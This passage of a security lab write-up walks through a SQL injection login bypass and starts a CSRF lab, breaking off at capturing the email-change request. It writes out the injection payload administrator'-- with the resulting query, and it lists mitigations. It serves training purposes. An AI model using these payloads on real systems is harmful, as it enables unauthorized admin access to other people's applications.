
- Use parameterised queries for every value placed into SQL statements.
- Give database accounts the least access needed, and avoid using flags like “released/unreleased” that depend only on filters the user controls.
- Add automated SQL injection checks (SAST/DAST) to the build pipeline.

3.3 Lab 2 — SQL Injection (Login Bypass)


This lab has a SQL injection flaw in the login function. Goal: log in to the app as the administrator user.

Exploitation steps:

1. Open the lab and go to the login page.




2. Go to “My account”.




3. Look at the two input fields: username and password.


4. Try a guessed pair, administrator / 123123, to see how the app responds.




5. The app shows “Invalid username or password”, since the password is wrong. The likely backend query is:
SELECT * FROM users WHERE username='administrator' AND password='123123';



6. Enter a single quote (') in the username field to check for injection.




7. The app returns a 500 Internal Server Error, which shows the input is not cleaned.



8. Enter administrator'-- as the username, with any password. The query becomes:

SELECT * FROM users WHERE username='administrator'-- ' AND password='...';

In SQL, -- starts a comment, so everything after it — including the password check — is skipped. The backend logs in as administrator without needing the real password. Lab status changes to "Solved."



Impact: This is a full login bypass. It gives an attacker who is not logged in, admin-level access to the app.

Mitigation:


- Use parameterised queries or prepared statements for all database calls.
- Give database accounts the least access needed.
- Use allow-list checks for fields such as usernames.
- Run regular SAST/DAST scans to catch injection issues before release.

3.4 Lab 3 — CSRF with No Defences


This lab's email-change feature is open to CSRF attacks. Goal: write HTML that uses a CSRF attack to change the viewer's email address, and send it using the exploit server. Test login: wiener / peter.

Exploitation steps:

1. Open the CSRF lab from the Apprentice list.




2. Click “Access the lab”.





3. Click “My account” in the top-right corner.


4. Log in with the given details.



5. Once logged in, find the “Update email” field. With Burp Suite's proxy running, submit an email change and capture the POST request that follows.
6. Send that request to Repeater and copy its URL.






